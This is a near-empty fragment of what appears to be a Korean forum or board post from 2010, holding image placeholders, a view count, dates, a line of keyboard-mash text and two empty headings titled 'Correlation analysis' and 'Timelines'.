
ynwtuukf 조회수 3115

작성일 : 2010-02-26(01:41)  
최종수정일 : 2010-02-26(01:41)


ry wrtywr



# Correlation analysis




# Timelines

